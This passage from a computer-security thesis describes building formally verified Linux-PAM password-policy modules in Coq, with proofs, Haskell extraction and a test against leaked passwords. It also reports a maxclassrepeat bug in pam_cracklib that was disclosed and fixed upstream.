In this chapter, we have demonstrated a new methodology for automatically, rigorously and justifiably selecting the most appropriate choice of password composition policy from a list of candidates. We achieve this by using a user behaviour model and password composition policy to induce a change in password probability distributions derived from large leaked password databases. We then take the uniformity of these distributions as a proxy for their security, demonstrating the validity of this approach by using it to closely reproduce results from two previous studies, one which collected passwords from users under specific password composition policies (Shay et al., 2016) and one which made use of large breached password datasets (Weir et al., 2010). We find that our approach has the advantage of being attack-independent and broadly applicable, with its only assumption being that the attacker attempts to guess more common passwords first, but also that this comes at the expense of the ability to reason accurately about more attacks specifically tailored to target a particular system.

We have also described and presented SKEPTIC, an implementation of this methodology as a software toolchain consisting of: *AUTHORITY*, a metaprogramming utility for encoding policies in arbitrary representations; *PYRRHO* a user behaviour model to redistribute probability according to these policies under different assumptions about user password reselection behaviour; and finally *PACPAL*, a straightforward DSL to make the results of this process accessible to professionals working in the field. In addition, we have used this tool to obtain new results, including: a ranking of all 28 password composition policies studied in this chapter according to their expected effectiveness at mitigating password guessing attacks, under various assumptions about user password reselection behaviour; a demonstration that under some user behaviour models, certain password composition policies can have a negative effect on password security; and formal verification of the immunity of some password composition policies to the password guessing attacks employed by the *Mirai* and *Conficker* malware.

7.7.1 Future Work

We are excited about the future of this project, with the design of PYRRHO macrobehaviours based on machine learning models representing a particularly promising potential future research direction. We also plan to expand the capabilities of PACPAL to increase its utility, and explore the possibility of employing the power-law equations fitted by PYRRHO in conjunction with existing password strength estimation algorithms to estimate the success probability of concrete password guessing attacks given as lists of strings.

We are also interested in devising tools and techniques to allow the synthesis of formally verified password composition policy enforcement software such as that we present in Chapter 8 (Ferreira et al., 2017) from models of password guessing attacks, informed by policy rankings produced by SKEPTIC. Attack-defence trees in particular (Kordy et al., 2011) appear promising as an intuitive formal representation of password guessing attacks and their mitigation measures from which password composition policies might be synthesised. We have taken some steps towards producing a user-friendly software interface for non-expert users to interact with SKEPTIC and its satellite tooling with the PASSLAB project (Johnson, 2019b), and we believe with further implementation work we will be able to realise a fully-fledged graphical tool for defensive password security.

Chapter 8

Deploying Correct Password Checking Software

Over the two chapters preceding this one, we have explored and implemented two distinct approaches to making a rigorous and justifiable choice of password composition policy for deployment on a password-protected system: one based on an attack and some existing measure of password strength (STOIC, see Chapter 6); and one based on an expected password distribution and a model of user password reselection behaviour (SKEPTIC, see Chapter 7).

Unanswered still, however, is the question of how we can ensure that the software *enforcing* our password composition policy does so correctly. After all, even if we choose an excellent password composition policy for a given use-case, this is of little significance if users are able to create non-compliant passwords regardless due to bugs or edge-cases in the software enforcing it. Over the course of this chapter, based on our 2017 publication (Ferreira et al., 2017)¹ we demonstrate the use of the *Coq* proof assistant to specify, implement, and verify password composition policy enforcement software. We focus on Linux-PAM, a widely-used implementation of pluggable authentication modules for Linux. We go on to show how password composition policies can be expressed in *Coq* and how to use *Coq*'s code extraction features to automatically encode these policies as PAM modules that can readily be used by any Linux system.

We implement the default password composition policy shared by two widely-used PAM modules: *pam_cracklib* and *pam_pwquality*. We then compare our implementation with the original modules by running them against a random sample of 100,000 leaked passwords from the XATO dataset (see Section 4.4). In doing this, we demonstrate a potentially serious bug in the original modules. The bug was reported to the maintainers of Linux-PAM and is now fixed.

Overview of contributions: This chapter contributes a workflow for creating formally verified password composition policy enforcement software that can be deployed on any Linux system that supports *Pluggable Authentication Modules* (PAM). We first describe our motivation for this chapter in Section 8.1 before offering a definition of password composition policy enforcement software in Section 8.2. We then describe the creation of the formally verified software itself (including the various methods we used to specify and prove its correctness properties) in Section 8.3. This is followed by an evaluation of the resulting

¹My director of studies at the time the work was written, Dr. João Ferreira, is first author of this publication. My contribution to the work was substantial, however, and consisted of much of the implementation work, evaluation of the artefact and writing up of results. I also presented the published work at the venue.

artefact against the original (unverified) modules in widespread use today (Section 8.4), as well as literature review of related efforts in software verification (Section 8.5) before we conclude in Section 8.6.

8.1 Motivation

Password strength (i.e. the resistance of passwords to guessing) is essential to keeping any password-protected system secure. If a password is easy to guess and an attacker gains authenticated access as a result, any security measures deployed to restrict access by unauthenticated users become irrelevant. From the perspective of the system, the attacker is indistinguishable from the legitimate user.

It is well-established that without an enforced password composition policy, passwords created by users tend to be weak (Dell’Amico, Michiardi, and Roudier, 2010). A password composition policy may mandate, for example, that all user passwords contain a mixture of upper case, lower case, and numeric characters in order to maximise the search space that a brute-force algorithm would need to examine in order to correctly guess a user’s password. It is critical that the software that enforces these policies (the *password composition policy enforcement software*) is both correct and configurable to keep up with the evolving body of research into best-practices for password composition policy design (Zhang-Kennedy, Chiasson, and Oorschot, 2016; Shay et al., 2016; National Cyber Security Centre, 2016).

The importance of password composition policy enforcement software makes it an ideal candidate for formal verification. Without a formal proof, there is no guarantee that accepted passwords meet the requirements set by the password composition policy. Using recent advances in code generation from theorem provers, it is now possible to transform high-level verified functional implementations into certified code that can be used in place of unverified procedural code to perform password composition policy enforcement. We therefore propose the use of modern proof assistants to formally verify password composition policy enforcement software. To demonstrate this, we use the Coq proof assistant (Bertot and Castéran, 2013) to specify, implement, and verify such software, focusing on Linux-PAM (Samar, 1996; Morgan and Kukuk, 2010), a widely-used implementation of pluggable authentication modules (PAM) for Linux. We show how we can define password quality policies in Coq and automatically encode them as Linux PAM modules that can readily be used by any Linux system. We document the process of extracting verified password quality assessment functions from a verified Gallina code base (Coq’s specification language) into Haskell (Jones, 2003) and calling these via the Haskell foreign function interface (FFI) (Finne et al., 2002) from a driver written in C. Figure 8.1 provides an overview of this process.

We implemented several pluggable authentication modules (PAM modules) that perform password composition policy enforcement using verified code. In particular, we implemented a module identical to the default behaviour shared by two widely-used PAM modules designed to enforce password composition policies on Linux systems: *pam_cracklib* and *pam_pwquality*. In doing this, we demonstrated a potentially serious bug in the original PAM modules. The bug was reported to the maintainers of Linux-PAM and is now fixed.




FIGURE 8.1: An overview of the process of creating a verified PAM module.

In Section 8.2, we discuss password quality checking software, focusing on Linux PAM. In Section 8.3 we demonstrate our use of Coq to specify, implement, and verify password composition policy enforcement software. In doing so, we discuss how such software can be encoded in Gallina and demonstrate several different approaches we can take to specifying its functionality. We conclude the section by describing how password policies are defined. We evaluate our work in Section 8.4 by comparing our implementation with *pam_cracklib* and *pam_pwquality*, when used to check a publicly-available database of 100,000 leaked passwords. We also demonstrate that the flexibility of our approach allows users to create verified password policies quickly and easily in response to changing best practices. After presenting related work in Section 8.5, we conclude the paper in Section 8.6, where we also discuss ongoing and future developments.

8.2 Password Composition Policy Enforcement Software

Password composition policy enforcement software, for our purposes, refers to software designed to check user-submitted passwords for compliance with a password composition policy. From here, the software may:

- Prohibit the creation of noncompliant passwords, for example by rejecting such passwords with an explanatory error message and asking the user to select another compliant password.
- Advise the user that their chosen password is in contravention of the password composition policy, but allow them to proceed anyway if they have sufficient permissions. One piece of password composition policy enforcement software we study in this section (*pam_cracklib*) supports this behaviour with its `enforce_for_root` option disabled.

Password composition policy enforcement software naturally requires that it is provided with a password composition policy to enforce. This may be compiled into the software itself (as is the case with the verified password composition policy enforcement software we create in Section 8.3) or provided via a configuration file, command-line arguments or some other runtime configuration mechanism, as is the case with the Linux-PAM modules we discuss in Section 8.2.1. Password composition policies such as this are usually encoded in terms of the minimum characteristics compliant passwords must exhibit such as

minimum length, minimum number of numeric digits and so on, but may also specify password strength checks of a different nature that may, for example, prohibit dictionary words or passwords that contain the user's real name.

We note that there are additional considerations beyond simply the resistance of a password to guessing by a naïve attacker that are directly affected by password composition policies. These include usability considerations such as password memorability, which may be worsened by poorly-designed password composition policies to the extent that system security is paradoxically weakened as users are forced write their passwords down, and may then store them insecurely. As the focus of this chapter is on the creation of correct password composition policy enforcement software, we do not consider these further here, but do explore usability considerations in much more detail in previous chapters (see, for example, Section 3.3 and Section 7.3.6).

8.2.1 Linux-PAM

Passwords must:

- Not be identical to the previous password, if any.
- Not be palindromic.
- Not be a rotated version of the old password, if any.
- Not contain case changes only in relation to the previous password, if any.
- Have a Levenshtein distance of 5 or greater from the previous password, if any (difok=5).
- Be at least 9 characters long (minlen=9), however:
 - Passwords may be 1 character shorter if they contain at least 1 lower case letter (lcredit=1).
 - Passwords may be 1 character shorter if they contain at least 1 upper case letter (ucredit=1).
 - Passwords may be 1 character shorter if they contain at least 1 digit character (dcredit=1).
 - Passwords may be 1 character shorter if they contain at least 1 other character (ocredit=1).
 - This shortening of minimum length will stack, making for a minimum length of $9 - 4 = 5$ for passwords containing all 4 classes.
 - Effective minimum length is, then $M = m - c$ where M is the effective minimum length, m is the configured minimum length and c is the number of character classes present in the string.

FIGURE 8.2: Default policy implemented by the PAM modules *pam_cracklib* and *pam_pwquality*.

In this paper we focus on Linux PAM (Samar, 1996; Morgan and Kukuk, 2010), a widely-deployed open-source application that pulls together multiple modules related to authentication into one high-level API, allowing application developers to create programs that rely on various authentication services independently of their underlying implementation.

Two of the best-known PAM modules that are used to enforce password composition policies are *pam_cracklib* and *pam_pwquality*. Both of these modules are written in C, use the same backend, and define the same default password composition policy (shown in Figure 8.2). To give an idea of the type of code that these modules use, Figure 8.3 shows the type code used in these modules to check whether a password is a palindrome (i.e. that its letter sequence is unchanged when reversed). In Figure 8.3a we show a pure function named *palindrome* that returns 1 if the password given is a palindrome and 0 otherwise, while in Figure 8.3b, we show how the top-level function *password_check*

```

static int palindrome(
  const char *new)
{
  int i, j;
  i = strlen(new);

  for (j = 0; j < i; j++)
    if (new[i - j - 1] != new[j])
      return 0;

  return 1;
}

static const char *password_check(
  pam_handle_t *pamh,
  struct cracklib_options *opt,
  const char *old, const char *new,
  const char *user)
{
  // [...]
  newmono = str_lower(strdup(new));
  // [...]

  if (!msg && palindrome(newmono))
    msg = _("is a palindrome");
  // [...]
}

```

(A) The palindrome function

(B) The password_check function

FIGURE 8.3: Two functions from *pam_cracklib.c*, one pure with only the new password accepted as a parameter that checks if a password is a palindrome (Figure 8.3a), and one which drives the password checking process (Figure 8.3b).

uses *palindrome* to check whether the *new password* is a palindrome. The variable *msg* and the function *_* are used for error control and internationalisation purposes respectively.

Since these modules are enabled by default in many popular Linux distributions, they are widely deployed. For example, in Red Hat Enterprise Linux 7 and in CentOS 7, the *pam_pwquality* PAM module replaced *pam_cracklib*, which was used up to version 6 as a default module for password composition policy enforcement Jahoda et al., 2017. It is estimated that CentOS is one of the most popular Linux distributions for web servers and is installed on millions of these worldwide (Vaughan-Nichols, 2010).

8.3 Developing Verified PAM Modules using Coq

In this section we describe how we use Coq to specify, implement, and verify password composition policy enforcement software. We implement password strength checks as pure functional programs and demonstrate Coq’s flexibility by showing different approaches to specifying them. Most often, we consider these functional programs to be *functional (executable) specifications*, but we can also specify these *by theorem* or *by property* (i.e. axiomatically). We conclude this section by describing how verified functional implementations can be extracted as Haskell code and compiled into PAM modules that can readily be deployed on any Linux system.

8.3.1 Types and Password Checkers

In our model, we consider passwords to be Coq strings (i.e. lists of ASCII characters):

Definition Password := string.

We use the term *password checkers* to describe functions used by password composition policy enforcement software to determine the compliance of some

aspect of a password supplied by the user with respect to a password composition policy. These can be seen as functions from strings to Boolean values (e.g. the function `palindrome` in Figure 8.3a is such a function). However, in general, we would like password checkers to be able to take additional contextual data into consideration, such as the previous password, associated username, or real name of the user (see the signature of `password_check` in Figure 8.3b). In our model, we consider the user's previous password and we encode this information in the type `PasswordTransition`:

```
Inductive PasswordTransition : Set :=
  PwdTransition : (option Password) -> Password -> PasswordTransition.
```

An element of the type `PasswordTransition` represents an *old* password being changed into a *new* password. Note that the old password is optional. In general, if a user changes their own password, the previous password is available as it must be entered correctly in order to proceed. However, if the user is creating their password for the first time or an administrator changes their password on their behalf, that information is unlikely to be available.

With these types defined, a password checker can be described as a function that takes a `PasswordTransition` and either succeeds (i.e. the new password is valid) or returns some error message. We define the return type of a password checker to be:

```
Definition CheckerResult := option ErrorMsg.
```

For example, a password checker that prohibits palindromic passwords can be defined as:

```
Definition not_palindrome (pt : PasswordTransition) : CheckerResult :=
  if palindrome (new_pwd pt) then
    BADPWD: "The new password is a palindrome."
  else
    GOODPWD.
```

This defines a new password checker named `not_palindrome` with the following behaviour: if the new password (`new_pwd pt`) is a palindrome, then it is rejected (with a specific error message). Otherwise, it should be allowed. This checker depends on the function `palindrome`, which is discussed further in Section 8.3.2.

The reserved keywords `BADPWD` and `GOODPWD` are defined as symbolic abbreviations denoting the appropriate elements of type `CheckerResult`:

```
Notation GOODPWD := None.
Notation "BADPWD: msg" := (Some msg).
```

Note that the `palindrome` checker depends only on the new password and does not require the user's old password. However, there are circumstances under which a password checker would need to make use of this—for example, if we do not want the new password to be a prefix of the old password (or vice-versa):

```
Definition prefix_old_pwd (pt : PasswordTransition) : CheckerResult :=
  NEEDS old_pwd FROM pt
  if (prefix (old_pwd pt) (new_pwd pt)) ||
```

```

    (prefix (new_pwd pt) (old_pwd pt))
  then
    BADPWD: "The new password is a prefix of the
            old password (or vice-versa)"
  else
    GOODPWD.

```

This password checker returns an error if the old password (`old_pwd pt`) is a prefix of the new password (`new_pwd pt`) or vice-versa. The checker depends on the function `prefix`, which is discussed further in Section 8.3.2. Note that the functionality of this checker is prefixed by a new construct expressing that the old password is required to define the checker: `NEEDS old_pwd FROM pt`. This construct is a symbolic abbreviation defined as:

```

Notation "`NEEDS' old_pwd `FROM' pt statement" := (
  let old_pwd := (
    fun (pt:PasswordTransition) => (
      match pt with (PwdTransition old new) => (
        match old with | None => ""
                      | Some str => str
      end)
    end)
  )
  in if (old_is_undefined(pt)) then GOODPWD else statement)

```

There are two aspects of this construct worthy of further explanation. First, if the old password is undefined (e.g. if the administrator is changing the password of a non-administrator user), then the check is disabled (in other words, all new passwords are good passwords). This replicates the behaviour of popular password checking software, such as *pam_cracklib*. Second, the function `old_pwd` is being exposed to the checker as a *local function*. This provides a safer way to access the old password, because using `old_pwd pt` without prefixing it with the `NEEDS` construct will result in a type error (caught at compilation time). If we had chosen to define `old_pwd` as a non-local function, then users would be able to define checkers that could try to access the value of the old password, even when the value is undefined.

8.3.2 Specification, Implementation, and Proofs

An advantage of defining password checkers in a proof engineering environment such as Coq is that we can prove properties their implementation. For example, if we want to prove that `prefix_old_pwd` is skipped when the old password is undefined, we can state and prove a lemma as follows:

```

Lemma prefix_old_pwd_undefined: forall (pt: PasswordTransition),
  old_pwd_is_undefined(pt) = true -> prefix_old_pwd(pt) = GOODPWD.
Proof.
  intros. unfold old_pwd_is_undefined in H.
  (* Case analysis *)
  destruct pt. destruct o.
  (* Case 1 (trivial): old password is defined *)
  - congruence.
  (* Case 2: old password is undefined *)
  - unfold prefix_old_pwd. simpl. auto.
Qed.

```


The lemma simply states that if the old password is undefined², then the checker `prefix_old_pwd` is disabled (i.e. it accepts all passwords). The proof is by case analysis and is made simple by using tactics such as `congruence`, `simpl`, and `auto` to simplify the proof engineering process.

In the context of our work, the most important aspect to verify is functional correctness. We have seen above that password checkers are functions from `PasswordTransition` to `CheckerResult` that normally depend on inner pure functions. For example, the checker `not_palindrome` depends on `palindrome` and `prefix_old_pwd` depends on `prefix`. In general, when defining password checkers, we are interested in proving that the inner pure functions are correct.

We dedicate the remainder of this section to a discussion of different approaches to specifying password checkers. By doing this, we wish to demonstrate that authors of verified password checkers are at liberty to use their preferred style of specification (e.g. functional programmers will probably prefer to write functional executable specifications).

Functional (Executable) Specifications

Since we are using a high-level functional programming language to encode password checkers, we can give direct implementations of constructive specifications (i.e. executable specifications Thompson, 1989; Visser et al., 2005). For example, the following definition of `palindrome` acts both as specification and implementation:

```
Definition palindrome (s : string) : bool :=
  s ==_s (string_reverse s).
```

This definition is an implementation (i.e. it can be executed), but it also describes the notion of `palindrome`: an arbitrary string `s` is a `palindrome` if and only if `s` is the same as its reverse. Most programmers would be satisfied with this specification, but because we are in a proof engineering environment, we can prove further properties; an example is the following lemma stating that the function that reverses a string is involutive.

```
Lemma string_reverse_involutive : forall (s : string),
  string_reverse (string_reverse s) = s.
Proof.
  induction s as [| c s'].
  (* Base case *)
  - simpl. reflexivity.
  (* Inductive step *)
  - simpl. rewrite (string_reverse_unit (string_reverse s') c).
    rewrite IHs'. auto.
Qed.
```

The proof is by induction and uses the lemma `string_reverse_unit`, which states that for all strings `s` and characters `c`, appending `c` to the end of `s` before reversing the string yields the same string as first reversing `s` then prepending `c` to its beginning.

²The function `old_pwd_is_undefined(pt)` is defined to return true when the old password is undefined and false otherwise.

Specification by Theorem

A proof assistant like Coq also allows us to specify functions by capturing their specifications as theorems. For example, the function `prefix`, which is used in the password checker `prefix_old_pwd`, can be specified as:

```
Theorem prefix_correct : forall s1 s2 : string,
  prefix s1 s2 = true <-> substring 0 (length s1) s2 = s1.
```

This theorem states that a string `s1` is a prefix of a string `s2` if and only if `s1` is the substring of length `length s1` starting at position 0 of `s2` (i.e., for $k = \text{length } s1$, the string composed by the k leftmost characters of `s2` is `s1`). This is proved in Coq's standard library as follows:

```
Proof.
  intros s1; elim s1; simpl in |- *; auto.
  intros s2; case s2; simpl in |- *; split; auto.
  intros a s1' Rec s2; case s2; simpl in |- *; auto.
  split; intros; discriminate.
  intros b s2'; case (ascii_dec a b); simpl in |- *; auto.
  intros e; case (Rec s2'); intros H1 H2; split; intros H3; auto.
  rewrite e; rewrite H1; auto.
  apply H2; injection H3; auto.
  intros n; split; intros; try discriminate.
  case n; injection H; auto.
Qed.
```

Specification by Property

Strong specifications like the one shown in the previous example usually demand a greater proving effort: proofs are normally more complex and it is often the case that deeper knowledge of the proof assistant is required.

In some cases, it may be easier or desirable to prove properties that do not fully specify the implementation, but nevertheless increase our confidence in its correctness. For example, suppose that we define the Hamming distance (Hamming, 1950; Hamming, 1986) between two strings of equal length as follows:

```
Fixpoint hamming_distance (a b : string) : option nat :=
  match a, b with
  | EmptyString, EmptyString => Some 0
  | String ca a', String cb b' =>
    match hamming_distance a' b' with
    | None => None
    | Some n => Some ((nat_of_bool (negb (ca ==_a cb))) + n)
    end
  | _, _ => None
end.
```

Instead of fully specifying this function, we can increase our confidence in this implementation by proving properties that we know that Hamming distance satisfies. For example:

```
Lemma hamming_distance_undefined_for_different_lengths : forall (a b : string),
  length a <> length b <-> hamming_distance a b = None.
```

```
Lemma hamming_distance_defined_for_same_length : forall (a b : string),
  length a = length b -> hamming_distance a b <> None.
```

```
Lemma hamming_distance_zero_for_identical : forall (s: string),
  hamming_distance s s = Some 0.
```

8.3.3 Password Policies and Code Extraction

Our framework mimics the behaviour of the PAM modules *pam_cracklib* and *pam_pwquality* in that password composition policies are lists of password checkers that are executed successively. For example, the policy shown in Figure 8.2 is defined as follows:

```
Definition pwd_quality_policy :=
  [ diff_from_old_pwd ; not_palindrome ; not_rotated ;
    not_case_changes_only ; levenshtein_distance_gt 5 ;
    credits_length_check 8 ].
```

This list, together with all its contents, is then extracted into Haskell code by using Coq’s code extraction mechanism (Letouzey, 2008):

```
Extraction Language Haskell.
Extraction "PasswordPolicyGenerated.hs" pwd_quality_policy.
```

Finally, the extracted Haskell code is linked with a C driver to create a PAM module that calls the Haskell code via the Haskell foreign function interface (FFI) (Finne et al., 2002). In short, the C code calls each password checker with a password transition and shows the result obtained to the user.

8.4 Evaluation

In this section, we evaluate our work by comparing the newly implemented verified PAM module to the original in terms of behaviour, performance, and compiled executable size. We also elaborate on the bug discovered in the original module, and demonstrate that the flexibility of our approach allows users to create verified password policies quickly and easily in response to changing best practises.

8.4.1 Experimental Setup

Using Vagrant, a virtual machine running Ubuntu 16.04 “Xenial” 64-bit with Coq v8.6 and the Glasgow Haskell Compiler v7.10.3 installed was created to provide a consistent testing environment Software Reliability Lab, 2017b. An unmodified instance of this machine was used for every test run.

A random sample of 100,000 passwords was obtained from the XATO dataset (Burnett, 2015) using a Python script. An instance of the test machine was then configured to use each module in turn as the password quality checker for its native *passwd* executable, which handles user password changes. A set of shell scripts was then created to run each password through this executable one at a time and record the results, which consist of feedback from the active PAM module about the strength of the submitted password. As the script terminates *passwd* after the first password entry, no actual password change was performed as the password must be entered twice (for confirmation) in order to effect one. Importantly, the passwords were checked on their own merit and not in the context of a password change; that is, the old password in use before the attempted

password change was not taken into account during password quality checking. As a result of this, any password quality checks that compare the new password to the old password in any way were not in effect. This raw data was passed through a Python script which consolidated it into a CSV file ready for further analysis using spreadsheet software. An overview of this process is depicted in Figure 8.4.




FIGURE 8.4: An overview of the experimental process.

The behaviour of the verified module was then compared to the original module. All dictionary checks were disabled in the original module (and omitted from the verified module) prior to testing. All source code was maintained under source control on GitHub and made freely available (Software Reliability Lab, 2017a).

8.4.2 Experiment 1: Comparison with the Original Modules

The verified PAM module was first configured and built to implement the default policy shared by both *pam_cracklib* and its successor *pam_pwquality* (shown in Figure 8.2 and encoded as shown in Section 8.3.3).

As expected, the verified module behaved identically to the original, accepting 56,574 of the passwords in the database as compliant with absolute consistency between both modules (i.e. the same passwords were accepted or rejected).

Aside from the behaviour of the module itself and whether or not it is written using verified code, there are other factors that may be considered when deciding on the most suitable module to use on any one system. For example, performance and executable size. In order to compare the performance of the verified module to the original module, each run of *passwd* during the experiment was timed and averaged to calculate an average checking time per password (Table 8.1).

The average checking time for the verified module is around 1.28 times that of the unverified C module in all cases, but this difference is not as drastic as had been anticipated, considering that many algorithms in use within the verified module are not nearly as efficient as those in the original. As an example, compare the less efficient (yet easier to reason about) definition of palindrome shown in Section 8.3.2 to the implementation shown in Figure 8.3a.

With regard to executable size, it is unsurprising that the compiled verified module is significantly larger than the original module (Table 8.2). The verified module is linked against several dependencies from both the Haskell and C standard libraries, and it is unlikely that the multi-step process required to

TABLE 8.1: Average execution time for each test run.

Module	Description	Avg. time
pam_cracklib_nodict	Original C implementation of pam_cracklib with dictionary check disabled.	0.00926278s
pam_basic_pwd_policy	Verified module built with the default pam_cracklib default policy enabled (without dictionary check).	0.011845369s

transform the Gallina code base into a usable PAM module lends itself as well to optimisation as does the straightforward compilation of a PAM module written entirely in C. We recognise, however, that on non-critical storage-constrained systems, it may be inconvenient to use an executable around 9 times the size of its unverified counterpart when its behaviour is expected to be identical.

TABLE 8.2: File size comparison between the original and verified modules.

File name	Description	File size
pam_cracklib_nodict.so	Original C implementation of pam_cracklib with dictionary check disabled.	22384 bytes
pam_basic_pwd_policy.so	Verified module built with the default pam_cracklib default policy enabled (without dictionary check).	189688 bytes

8.4.3 Experiment 2: Prohibiting Character Class Repeats

Conventional wisdom in password security holds that users should create longer passwords that contain a good mixture of uppercase and lowercase letters, numbers, and symbols. While this advice is an oversimplification at best and outright harmful at worst, it is not inconceivable that a system administrator taking it to heart would attempt to enforce a policy mandating that no passwords have more than two characters of the same class (of lowercase letters, uppercase letters, numeric digits and non-alphanumeric symbols) in a row in an effort to nudge users towards choosing stronger passwords (see Table 8.3 for examples).

In order to accomplish this using *pam_cracklib*, the *maxclassrepeat* option must be set to 1, as per the documentation (Figure 8.5). After configuring the original *pam_cracklib* and the verified module in this way (using the policy from Figure 8.2 with the additional constraint that no two consecutive characters may be of the same class), the test was run again over the same password database. In this case, the modules did not perform identically.

While the verified module predictably accepted only a tiny minority (371) of passwords, the original module exhibited exactly the same behaviour as before and accepted 56574 passwords. This result demonstrated the effects of a bug in *pam_cracklib*, specifically a check done inside *pam_cracklib.c* on line 411:

TABLE 8.3: Example of the status of different hypothetical passwords under the proposed policy.

Password	Accepted	Reason
1234Password	No	More than one number in a row, more than one lowercase letter in a row.
1Ll4m4!Gg	Yes	No more than one number, uppercase letter, lowercase letter or symbol in a row.
correcthorsebatterystaple	No	More than one lowercase letter in a row.
Ab4kUs#!	No	More than one symbol in a row.

`maxclassrepeat=N` Reject passwords which contain more than `N` consecutive characters of the same class. The default is 0 which means that this check is disabled.

FIGURE 8.5: The documentation for the `maxclassrepeat` option for `pam_cracklib`.

```
if (opt->max_class_repeat > 1 && sameclass > opt->max_class_repeat) {
    return 1;
}
```

Rather than checking if the option `max_class_repeat` is set to a number greater than zero, the check is performed against 1 instead (see highlighted code). This has the consequence of disabling the check entirely, which contradicts the documentation for the option (Figure 8.5) and any intuition on the part of the system administrator.

This issue was raised on the Linux-PAM GitHub repository (Johnson, 2017), along with a pull request containing the fix. A project maintainer reviewed it to their satisfaction and merged the fix into the official repository, to be distributed in future releases. After the fix had been applied, the `pam_cracklib` module was compiled and tested again against the password database, this time functioning absolutely consistently with the verified module.

8.4.4 Experiment 3: A Simple Policy

To demonstrate the flexibility of our approach, we show that it is possible to quickly and easily compile a password quality checker PAM module drawing on specific research findings. Kelly et al. Kelley et al., 2012 suggest that the use of the *basic16* password policy (16 alphabetic characters) creates passwords that are more resilient against brute-force attacks than policies such as *complex8* which allows for shorter (length 8), but more complex passwords containing a mixture of cases, numbers, and symbols.

The verified module was quickly reconfigured, rebuilt, and reinstalled with this new, very simple policy in place. In code, we simply alter the list of password quality checkers to apply only a length check and nothing more, before extracting the Coq code to Haskell and rebuilding the C driver:


```

Definition pwd_quality_policy := [
  plain_length_check 16
].

```

The policy makes use of the `plain_length_check` function that evaluates a password on length alone:

```

Definition plain_length_check (len : nat) (pt : PasswordTransition)
  : CheckerResult := if length (new_pwd pt) >=? len then GOODPWD
                    else BADPWD: "The new password is too short.".

```

The accompanying `plc_correct` lemma and proof certify that this function behaves correctly:

```

Lemma plc_correct: forall (len : nat) (pt : PasswordTransition),
  plain_length_check len pt = GOODPWD
<-> is_true (length (new_pwd pt) >=? len).
Proof. repeat (split; unfold plain_length_check;
  destruct (length (new_pwd pt) >=? len); crush). Qed.

```

In this case, because the function is very simple, the implementation is as complex as its specification. However, in general, this is not the case (see, for instance, the examples in Section 8.3). The proof is based on the definition of the function and a case analysis on the length of the new password. It also depends on the `crush` tactic by Chlipala (Chlipala, 2013). On running this newly-configured checker over the password database, 970 passwords were accepted while the rest were shorter than 16 characters in length and therefore rejected. Interestingly, the original `pam_cracklib` and `pam_pwquality` libraries can not be configured in this way without making changes at the source code level and recompiling, as various checks (palindrome being one example) cannot be disabled through configuration alone. While our approach also requires recompilation of the verified module, the scope of the required source code changes (modification of one list) is so small that it arguably amounts to little more than a configuration change. In this way, our approach is demonstrably more flexible than that taken by the original modules.

8.5 Related Efforts in Software Verification

To our knowledge, our 2017 publication this chapter is based upon represents the first effort to create formally verified password composition policy enforcement software (Ferreira et al., 2017). The closest related work on the application of formal verification to improving the reliability of authentication systems is the body of work on verification of authentication protocols. For example, the work presented by Schneider as well as Dutertre and Schneider uses an embedding of *Communicating Sequential Processes* (CSP) in the *Prototype Verification System* (PVS) to analyse and verify authentication properties (Schneider, 1998; Dutertre and Schneider, 1997). A very popular automatic cryptographic protocol verifier is ProVerif (Blanchet et al., 2001) notably applied in previous work to the verification of a user authentication protocol named oPass (Sun, Chen, and Lin, 2012) and verification of security properties of mutual-authentication and key-exchange protocols (Canetti and Herzog, 2006).

The work presented in this chapter as well as the publication it is based on was motivated in part by recent advances that make the verification of system

security components practical (Appel, 2016). In particular, we were inspired by approaches that are based on extracting (or generating) code directly from proof assistants. An example is FSCQ, the first file system with a machine-checkable proof of correctness with respect to its specification (which also includes crash conditions), also engineered from within Coq (Chen et al., 2015; Chajed et al., 2017). In a similar fashion to the work we present in this chapter (in particular, in Section 8.3, a Haskell implementation is extracted using Coq’s extraction feature. Two additional examples are the implementation of a conference management system by Kanav, Lammich, and Popescu and of a distributed social media platform by Bauereiß et al. where code generation was also used to extract correct Scala implementations from Isabelle specifications (Kanav, Lammich, and Popescu, 2014; Bauereiß et al., 2017).

8.6 Conclusion

In this chapter, we have demonstrated the use of the Coq proof assistant to create verified password composition policy enforcement software in the form of PAM modules with at least as much functionality (aside from dictionary checks) as *pam_cracklib* and *pam_pwquality* which are already widely deployed. We identified and fixed a long-present and potentially serious bug in these modules and demonstrated that our framework can be used to straightforwardly adapt the password composition policy enforced by our software to keep pace with best-practice.

